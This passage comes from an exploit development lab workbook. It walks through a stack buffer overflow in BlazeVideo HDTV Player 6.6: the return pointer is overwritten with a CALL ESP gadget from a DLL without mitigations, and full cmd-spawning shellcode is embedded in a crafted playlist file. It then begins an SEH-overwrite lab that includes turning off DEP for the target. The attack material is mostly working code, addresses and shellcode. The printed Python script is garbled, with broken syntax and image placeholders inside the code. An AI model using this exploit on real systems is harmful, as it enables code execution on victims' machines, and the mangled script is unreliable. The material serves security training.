Now proceed to gain access -Modify our Python script to more easily see the layout on the stack -Select shellcode to spawn a shell -Locate an opcode to help us get to our shellcode -Successfully compromise the program

Modify the payload line

```
payload "A" * 260 "RRRR" \x90 20 "B" 20
```

Payload Summary

- Prints 260 "A" characters to get to the return pointer
- Prints "RRRR", which causes EIP to crash trying to execute the address `0x52525252` (just a placeholder)
- Prints 20 NOP bytes (`0x90`) so that we can more easily see the stack layout during the crash
- Prints 20 "B" characters, which will be where we put our shellcode when we get to that point

Once you've made the edit to the `blaze_1.py` script, save it, run it, and use a fresh BlazeHDTV player to open it while attached to a fresh Immunity Debugger.

You should see the same exception as before, but with EIP containing the "R"s (`0x52525252`). Take a moment to examine the stack. You will see that ESP points to the last 4 NOP instructions, followed by the "B"s.

Expected Results: Still 260 bytes

	0012F208	41414141	AAAA
	0012F20C	41414141	AAAA
	0012F210	41414141	AAAA
	0012F214	52525252	RRRR
	0012F218	90909090	□□□□
	0012F21C	90909090	□□□□
	0012F220	90909090	□□□□
	0012F224	90909090	□□□□
ESP →	0012F228	90909090	□□□□
	0012F22C	42424242	BBBB
	0012F230	42424242	BBBB
	0012F234	42424242	BBBB

- We crash at address `0x52525252`
- ESP is pointing on the stack to the last 4 NOP bytes we added
- This is likely due to arguments passed to the vulnerable function being cleaned up by the calling convention
- A *JMP* or *CALL esp* instruction will do!

Redirection execution to stack

- Because ESP points to our NOPs when the crash occurs, we can:
- Overwrite the return pointer with the address of a *JMP esp* or *CALL esp* to gain execution
- Replace the "B" characters with address of the shellcode (include a few NOPs as well)
- Use Mona to find the instruction
- First find a DLL that is not participating in ASLR or being rebased
- From the command bar in Immunity Debugger, run the following command to view each module and its exploit mitigations

Find unmitigated modules

```
!mona modules -o
```

The `-o` option is to *Omit Operating System* modules

Expect Results

Due to the size of the output, only a small piece of the output is shown below. This command shows you each module and which exploit mitigations it participates in, including Rebase, SafeSEH, ASLR, DEP (NX), and whether it is an OS DLL. As you can see, most of them are not participating in many controls. Rebase is on for the majority, so we need to select one that is not being rebased, as it will be static.

Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
True	False	False	False	False	-1.0- [BlazeDVDCtrl.dll] <C:\Program Files\B
True	False	False	False	False	-1.0- [EqualizerProcess.dll] <C:\Program Fil
True	False	False	False	False	1.0.0.1 [RecorderCtrl.dll] <C:\Program Files
True	False	False	False	False	-1.0- [PlayerDll.dll] <C:\Program Files\Blaz
True	False	False	False	False	1.0.0.1 [PowerManagementCtrl.dll] <C:\Progra
True	False	False	False	False	1.0.0.1 [RemoteControlCtrl.dll] <C:\Program
True	True	True	True	False	8.00.7601.17514 [ieproxy.dll] <C:\Program Fi
True	False	False	False	False	1.6.20.2006 [ProfileStore.DLL] <C:\Program F
True	False	False	False	False	1.0.0.1 [AudioProcess.dll] <C:\Program Files
False	False	False	False	False	1.0.0.1 [BlazeHDTV.EXE] <C:\Program Files\Bl
True	False	False	False	False	-1.0- [DibLibDll.dll] <C:\Program Files\Blaz

Any of the DLLs not participating in mitigations should work, but here we choose `Configuration.dll`.

Search for *JMP esp* in Configuration.dll

```
!mona jmp -r esp -m Configuration.dll
```

Mona.py Results

```
0x603335e5 : push esp # ret 0x0c | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR: False,
Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x6034cd3b : call esp | {PAGE_EXECUTE_READWRITE} [Configuration.dll] ASLR: False, Rebase:
False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files (x86)\BlazeVideo\BlazeVideo
HDTV Player 6.6 Professional\Configuration.dll)
0x6034d523 : call esp | {PAGE_EXECUTE_READWRITE} [Configuration.dll] ASLR: False, Rebase:
False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files (x86)\BlazeVideo\BlazeVideo
HDTV Player 6.6 Professional\Configuration.dll)
0x60322a4b : push esp # ret | asciiprint,ascii {PAGE_EXECUTE_READ} [Configuration.dll] ASLR:
False, Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
```

Different versions of Mona might give different results, but the addresses found should be fine as long as there isn't a bad character. Here we choose the `call esp` address of `0x6034cd3b`. While the main executable itself may also be an option, but you have to compensate for a null byte at the beginning of the address, so it's less than ideal.

You may have to click back on the log window if you were automatically switched to the main CPU view. It is always best to look at the results in the text file written by Mona to the filesystem.

Update the script

- Add this line at the top of your script: `import struct`
- Add this line before the payload line: `rp = struct.pack('<L', 0x6034cd3b)` (or use the address of an equivalent `JMP esp` you selected earlier)
- Add this shellcode above the payload line (also in `shellcode_cmd.txt` in the 660.5 "Blaze Files" folder):

shellcode

```
\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9
\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0
\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72
\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47
\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72
\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14
\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE\x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53
\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51
\xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45
" \x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54\x24\x20\x57\xFF\xD0 )
```

- Modify the payload line: `payload = "A" * 260 + rp + "\x90" * 20 + shellcode`

Your completed script should look like this:


```

import struct
file = 'blaze_1.plf'

sc = (
    \xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B
    \x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9
    \xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C
    \x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0
    \x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B
    \x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72
    \x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03
    \xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47
    \x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F
    \x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72
    \x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66
    \x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14
    \x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE
    \x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53
    \xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24
    \x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51
    \xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE
    \x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45
    \x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54
    \x24\x20\x57\xFF\xD0 )


rp = struct.pack <L 0x6034cd3b #CALL esp
x = open file w )
payload = "A" * 260
rp = \x90 20
x.write(payload)
print "File %s %file "created!"
close()

```

- Save the script and run it to write the full exploit to `blaze_1.plf`

Testing the exploit

- Start the program back up and attach to it with Immunity Debugger as before. While the debugger is paused, but attached to the BlazeHDTV process, press CTRL-G to bring up the following window, and enter the address of `CALL esp` you decided to use (click OK):



- Press F2 on the highlighted address to set a breakpoint (accept any warnings) and you should see the address highlight with a red background.

Immunity may warn you about your choice


Depending on which address you choose, you may get warnings about being outside the code segment, or the debugger may have disassembled previous bytes which won't align precisely with this one. If you did not make a typo on the address, it will likely still work for you, so accept any warnings at this time.

- After the breakpoint is set, continue execution of the BlazeHDTV player.
- Open the latest `blaze_1.plf` playlist file that has the completed exploit.
- The debugger should pause at the breakpoint address just set.
- The stack pane in the bottom right of the debugger window should show that EIP is pointing inside but toward the end of our NOP sled.

0012F228	90	NOP
0012F229	90	NOP
0012F22A	90	NOP
0012F22B	90	NOP
0012F22C	FC	CLD
0012F22D	33D2	XOR EDX,EDX

If your breakpoint is not hit, verify that your code is correct and that the breakpoint is properly set. Press F7 at the breakpoint to do a single step. The disassembly pane should now show the same bytes as the stack! Specifically, it should be pointing to your four NOPs, as shown in the above. We have now proven that we have control and successfully redirected execution to our payload.

Close the debugger and start a fresh BlazeHDTV process naturally *without* the debugger. After you open the `blaze_1.plf` file, you should see your shell, showing the application's working directory.

A screenshot of a Windows command prompt window. The title bar shows the path 'C:\Windows\system32\cmd.exe'. The window contains the following text: 'Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional>'. The prompt is at the end of the third line.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional>
```

Key Takeaways

- Identify a buffer overflow in a vulnerable Windows program
- Gain control of the instruction pointer
- Identify modules not participating in ASLR or other exploit mitigation controls
- Locate a trampoline
- Gain shellcode execution!

Lab 5.2: SEH Overwrite

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The BlazeVideo HDTV Player 6.6 Pro on your Windows VM

- An HDTV player for Windows
- Version 6.6 is vulnerable to a stack overflow
- Vulnerability discovered in earlier versions as far back as 2008 by ThE g0bL!N, f10 f10w, and others
- Use your provided Windows 10 VM

In this lab, you perform a basic stack overflow against a Windows application. It is vulnerable to a stack overflow. The vulnerability was discovered in previous versions of the program, as far back as version 3.5 by f10 f10w and ThE g0bL!N.

In this lab, you continue to work with the BlazeVideo HDTV program. The goal of this lab is to overwrite the Structured Exception Handler (SEH) chain to gain control of the program and get shellcode execution. You use a sequence of code known as pop/pop/ret. We also get around ASLR again by locating a static module, as well as defeat the SafeSEH exploit mitigation control. You will use your SANS-provided Windows 10 VM.

Control-flow Enforcement Technology (CET) on certain newer processors may begin to cause issues with labs using buffer overflow vulnerabilities. This is due to mitigations such as shadow stacks, which validate return pointers prior to allowing execution to continue. We are keeping a close eye on this technology and will address it once it becomes more prevalent. It will be some time before the majority of systems are on processors which support CET.

Objectives

- Perform a Structured Exception Handler (SEH) overwrite to get shellcode execution
- Use the pop/pop/ret trick
- Defeat the SafeSEH protection
- Bypass ASLR

Why Exploit via SEH when the previous Exploit Worked?

- Access violations often occur before ever reaching the procedure epilogue and ret instruction, so even though you overwrote the return pointer, it is never reached
- What if we overrun the buffer, but before we reach the ret instruction, we reach the following instructions:

```
MOV EDI, DWORD PTR SS:[ESP+8]
TEST BYTE PTR DS:[EDI], 8
```

- If ESP+8 points to `0x41414141`, the TEST instruction will cause an access violation as it is not a mapped address. Overwriting the SEH chain can help!

Preparation

Networking Environment

Unzip and boot up your SANS-provided Windows 10 VM if you haven't already done so!

Create a Snapshot

If you changed anything in your VM you'd like to preserve, make a fresh snapshot. Changes such as keyboard, language preference, and desktop resolution are often changed and lost if required to re-extract the VM from the course ISO.

Tools Needed

Immunity Debugger has already been installed for you on the provided Windows 10 VM. Dave Aitel gave us permission to redistribute the tool directly.


If you wish to perform this lab on a different system, you will need to install Immunity Debugger. To install the tool, simply double-click the installer titled `ImmunityDebugger_1_8X_setup.exe` and accept any defaults. Note the X in the installer name. Python 2.7 is required, and Immunity will ask if you would like for it to install Python. Be sure to say yes.

You would also need to copy the file `mona.py` from your 660.5 folder over to `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\`. Again, this has already been done for you on the provided VM.

Mitigations

- DEP is only enabled for "essential Windows programs and services only" by default
- You will be instructed to configure DEP settings in a separate lab
- DEP settings can be verified with `sysdm.cpl` utility on Windows.
- click Advanced System Settings from the menu on the left of the screen
- Click the Settings button under Performance

- Click the right pane titled Data Execution Prevention



Make sure the second option is selected, which turns DEP on for all third-party applications that are NOT listed as an exception.

1. If this option was already set, skip to step 3. If you had to change it manually, go to step 2.
2. If this option was not already selected, change it, and reboot your system; then come back to the DEP window. (You must reboot for DEP to take effect.)
3. Click *Add* at the bottom of the screen.
4. Select the `BlazeHDTV.exe` program from the directory `C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\`.
5. After you select the BlazeHDTV program, click Apply. It shows up as **MainApp** or **MainApp MFC Application** in the DEP window.


The end result is that DEP is disabled for BlazeHD's *MainApp*

Preparing to analyze

Set up target program

Open up the `c:\lab\day5\Blaze Files\Blaze_1.py` file using Python Idle editor:

1. Navigate to your `c:\lab\day5\` folder
2. Right-click the file `blaze_1.py` and select the option *Edit with IDLE*



Double-click the *BlazeVideo HDTV Player* icon on your desktop, or you can get to the program directly at `C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\`.




The following GUI should appear:



Try to get as close to opening a playlist file as possible, without actually opening it.

- Click the folder icon on the BlazeHD GUI
- Select *Open Playlist*
- Browse to the directory
- Select the playlist file
- Do NOT click OK or open it yet, just leave the file selected




Set up the debugger

Double-click Immunity Debugger from the shortcut on the desktop.




From the Immunity Debugger *File* menu, select *Attach*, *BlazeHDTV*, and click *Attach* button.



Changing Debugger Appearance

Each version of Immunity that you run may have a different default pane layout, font size, font type, color, highlighting scheme, and such. The truth is that each user of the tool may have specific preferences as to these items. You can change the layout to whatever scheme you want. To do this, right-click anywhere inside the disassembly pane and select Appearance. When you do this, a side menu appears with various options. The most common ones you will likely want to use are Font (all), Colors (all), and Highlighting. Making changes here results in them taking effect on all panes. As you can see, you also have options to change only one pane. To turn off highlighting completely, select the Highlighting option and click No highlighting.

You can also make permanent or more specific changes for customization by going to Options from the Ribbon bar and selecting Appearance. Do not be surprised if after making changes and closing the tool that it reverts back to a different layout after restarting.



When attaching to a running program, the debugger puts it in a suspended state, on the bottom right, it shows as **PAUSED**:



To let the application resume running, you must click the **RUN** (also known as **PLAY**) button, or press **F9**:



If the debugged program is actively executing, the debugger will show ***RUNNING*** on the bottom right:



Now that you have attached to the program with the debugger, it should be in a suspended state. In the bottom-right corner of the debugger, it should show as Paused. To let the application resume running, click the *Play* button from the Immunity Ribbon bar or press F9. It should now show as Running on the bottom right. The rest of the status bar, at the bottom of the Immunity debugger, usually displays a status message regarding the paused or running state. Our next objective is to create a Python script that generates a mutated file to crash the program.

Generate a PLF file

